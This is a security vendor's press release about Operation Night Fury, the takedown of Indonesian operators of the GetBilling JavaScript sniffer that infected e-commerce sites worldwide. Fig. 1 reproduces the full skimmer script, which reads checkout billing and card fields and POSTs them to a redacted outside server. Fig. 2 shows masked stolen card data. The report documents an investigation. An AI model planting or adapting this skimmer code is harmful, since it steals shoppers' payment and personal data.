
Operation Night Fury: Group-IB helps take down a cybergang behind the infection of hundreds of websites all over the world

group-ib.com/media/night-fury/



Operators of the JavaScript-sniffer family, dubbed «GetBilling» by Group-IB, were arrested in Indonesia. The arrest came as a result of a joint operation «Night Fury» initiated by INTERPOL's ASEAN Cyber Capability Desk (ASEAN Desk) that involved Indonesian Cyber Police (BARESKRIM POLRI (Dittipidsiber)) and Group-IB's APAC Cyber Investigations Team. The operation is still ongoing in other five ASEAN countries with which the intelligence was also shared. This case marks the first successful multi-jurisdictional operation against the operators of JavaScript-sniffers in the region. According to Group-IB's data, the suspects have managed to infect hundreds of ecommerce websites in various locations, including in Indonesia, Australia, the United Kingdom, the United States, Germany, Brazil, and some other countries. Payment and personal data of thousands of online shoppers from Asia, Europe, and the Americas have been stolen.

The three suspects with the initials «ANF» (27 y.o.), «K» (35 y.o.), and «N» (23 y.o.) were arrested in December 2019 in two different regions in Indonesia — Special Region of Yogyakarta and Special Capital Region of Jakarta — as part of the joint operation «Night Fury» carried out by Indonesian Cyber Police and INTERPOL with the help of Group-IB's Cyber Investigations team. During the special operation, Indonesian Cyber Police seized laptops, mobile phones of various brands, CPU units, IDs, BCA Token, ATM cards. The suspected operators of the GetBilling JavaScript-sniffer family are charged with the theft of electronic data, which carries up to a 10-year jail sentence in accordance with Indonesian criminal code.

Strong and effective partnerships between police and the cybersecurity industry are essential to ensure law enforcement worldwide has access to the information they need to address the scale and complexity of today's cyberthreat landscape. This successful operation is just one example of how law enforcement are working with industry partners, adapting and applying new technologies to aid investigations and ultimately reduce the global impact of cybercrime,» concluded Mr Jones.

Craig Jones

INTERPOL's Director of Cybercrime

There are many challenges and obstacles in cross-border hi-tech crime investigations like this. The Night Fury Operation showed that these obstacles could only be overcome with close collaboration between national law enforcement, international organizations and private companies. Effective multi-jurisdictional coordination of efforts between Indonesia's Cyber Police, INTERPOL and Group-IB allowed to attribute the crimes, establish the perpetrators behind the JS-sniffer and arrest them. But more importantly to protect the community and raise public awareness about the problem of cybercrime and its impact.

Idam Wasiadi


Police Superintendent, Cybercrime Investigator at Directorate of Cybercrime of CID of Indonesian National Police

With cybercrime being a growing threat across the region, the ASEAN Desk was launched by INTERPOL to assist law enforcement agencies enhance their proactive response against cybercrime. Through this operation, it is clear that timely intelligence sharing and coordinated actions are the ways forward to effectively combat cybercrime regionally and globally.

James Tan


INTERPOL Acting Assistant Diector (Strategy & Capabilities Development)

JavaScript-sniffers (JS-sniffers) targeting ecommerce websites is a type of malicious JavaScript code, designed to steal customer payment and personal data such as credit card numbers, names, addresses, logins, phone numbers, and credentials from payment systems, and etc. Group-IB has been tracking the GetBilling JS-sniffer family since 2018. The analysis of infrastructure that was controlled by the suspected operators of GetBilling arrested in Indonesia, carried out by Group-IB's Cyber Investigations team, revealed that they have managed to infect nearly 200 websites in Indonesia, Australia, Europe, the United States, South America, and some other countries. However, the investigation in other ASEAN countries continues, and the number of websites infected with GetBilling family is likely to be higher. According to the investigation, stolen payment data was used by the suspects to buy goods, such as electronic devices or other luxury items, which they tried to resell online in Indonesia at below the market price.



```
function b64EncodeUnicode(e) {
    return btoa(encodeURIComponent(e).replace(/%([0-9A-F]{2})/g, function(e, n)
         {
        return String.fromCharCode("0x" + n)
    }))
}

function sendPost(e, n) {
    var t = new XMLHttpRequest;
    t.onreadystatechange = function() {
        4 == this.readyState && 200 == this.status && console.log("Success gan
            !")
    }, t.open("POST", e, !0), t.setRequestHeader("Content-type", "application/
        x-www-form-urlencoded"), t.send("log=" + n)
}

function getBilling() {
    var e = [],
        n = document.getElementById("co-billing-form");
    for (i = 0; i < n.elements.length; i++)(n.elements[i].name || n.elements[i]
        .value) && e.push(n.elements[i].name + " : " + n.elements[i].value);
    return e
}

function getPayment() {
    var e = [],
        n = document.getElementById("co-payment-form");
    for (i = 0; i < n.elements.length; i++)(n.elements[i].name || n.elements[i]
        .value) && e.push(n.elements[i].name + " : " + n.elements[i].value);
    return e
}

function buildData() {
    return b64EncodeUnicode(getBilling().join("\n") + getPayment().join("\n"))
}
document.onclick = function(e) {
    void 0 === e && (e = window.event);
    var n = "target" in e ? e.target : e.srcElement;
    if ("button btn-checkout" == n.className || "SPAN" == n.tagName) {
        var t = document.getElementsByName("payment[cc_number]");
        t && "" !== t.value && sendPost("https:/[redacted]/scure.php", buildData
            ())
    } else console.log(n.className + " = " + n.tagName)
};
```

Fig. 1 Example of GetBilling’s malicious script



```
billing[address_id] : 34***
billing[firstname] : D**
billing[lastname] : McDer***
billing[company] :
billing[street][] : 10***6 Wil***** ******
billing[street][] : 10th Floor billing[city] : Los Angeles
billing[region_id] : 12
billing[region] :
billing[postcode] : 90***
billing[country_id] : US
billing[telephone] : 310-422-****
billing[fax] :
billing[save_in_address_book] : 1
billing[use_for_shipping] : 1 form_key : ***********
payment[method] : paypal_direct
payment[cc_type] : AE
payment[cc_number] : 376762713******
payment[cc_exp_month] : 9
payment[cc_exp_year] : 202*
payment[cc_cid] : 5**
payment[method] : paypal_express_bml
payment[method] : paypal_express
```

Fig. 2 Example of stolen payment and personal data stored on GetBilling’s servers

Group-IB Cyber Investigations team determined that some of the GetBilling’s infrastructure was located in Indonesia. Upon discovery of this information, INTERPOL’s ASEAN Desk promptly notified Indonesian cyber police. Further investigation discovered that the GetBilling’s operators were not new to the world of cybercrime. To access their servers for stolen data collection and their JS-sniffers’ control, they always used VPN to hide their real location and identity. To pay for hosting services and buy new domains the gang members only used stolen cards. Despite that, Indonesian cyber police in cooperation with INTEPROL and Group-IB’s Cyber Investigations team managed to establish that the group was operating from Indonesia.

This case showed the borderless nature of cybercrime — the operators of the JS-sniffer lived in one country attacking ecommerce websites all around the world. It makes evidence collection, identification of suspects, and prosecution more complicated. Another thing that the case demonstrated vividly is that international cooperation and cyber intelligence data exchange can help effectively tackle modern cyber threats. Thanks to Indonesian Cyber Police and INTERPOL’s prompt actions, Night Fury became the first successful multi-jurisdictional operation against the operators of JavaScript-sniffers in the APAC region.
It is a great example of coordinated cross-border anti-cybercrime effort, and we are proud that our threat intelligence and digital forensics expertise helped to establish the suspects. We hope this will set a precedent for law enforcement in other jurisdiction too.

Vesta Matveeva

Head of Group-IB’s APAC Cyber Investigations Team

BARESKRIM
PROFESIONAL - MODERN - TERPERCAYA
PRESS RELEASE
DIREKTORAT TINDAK PIDANA SIBER
BARESKRIM POLRI
TAHANAN

By leveraging its own infrastructure for monitoring of underground forums and cardshops, Group-IB has collected comprehensive information about the carding market and is capable of identifying various anomalies. According to Group-IB’s annual 2019 threat report, the number of compromised cards uploaded to underground forums increased from 27.1 million to 43.8 million in H2 2108-H1 2019 year-on-year. The size of the carding market, in turn, grew by 33 percent and amounted to USD 879.7 million. The sale of CVV data is also on rise today, having increased by 19 percent in the corresponding period, and one of the key reasons behind this trend could be JavaScript-sniffers.

GetBilling family was first described in Group-IB's 2019 report «Crime without punishment» which is a deep dive into the world of JS-sniffers. According to the author of the report Viktor Okorokov, threat intelligence analyst at Group-IB, at the time of the report's publication, in total Group-IB Threat Intelligence team discovered 38 families of JS-sniffers. Ever since, the number of JS-sniffer families, discovered by the company, has almost doubled and continues to grow. JS-sniffers have caused many security incidents in past — the infection of the British Airways website and mobile app, payment-card attack on the UK website of the international company FILA etc. — and continue to gain popularity among cybercriminals. Most recently, in December 2019, JS-sniffers hit the APAC infecting the websites of Singaporean fashion brand «Love, Bonito.

To avoid big financial losses due to JS-sniffers, it's recommended for online users to have a separate pre-paid card for online payments, set spending limits on cards, used for online shopping, or even use a separate bank account exclusively for online purchases. Online merchants, in their turn, need to keep their software updated and carry out regular cybersecurity assessments of their websites.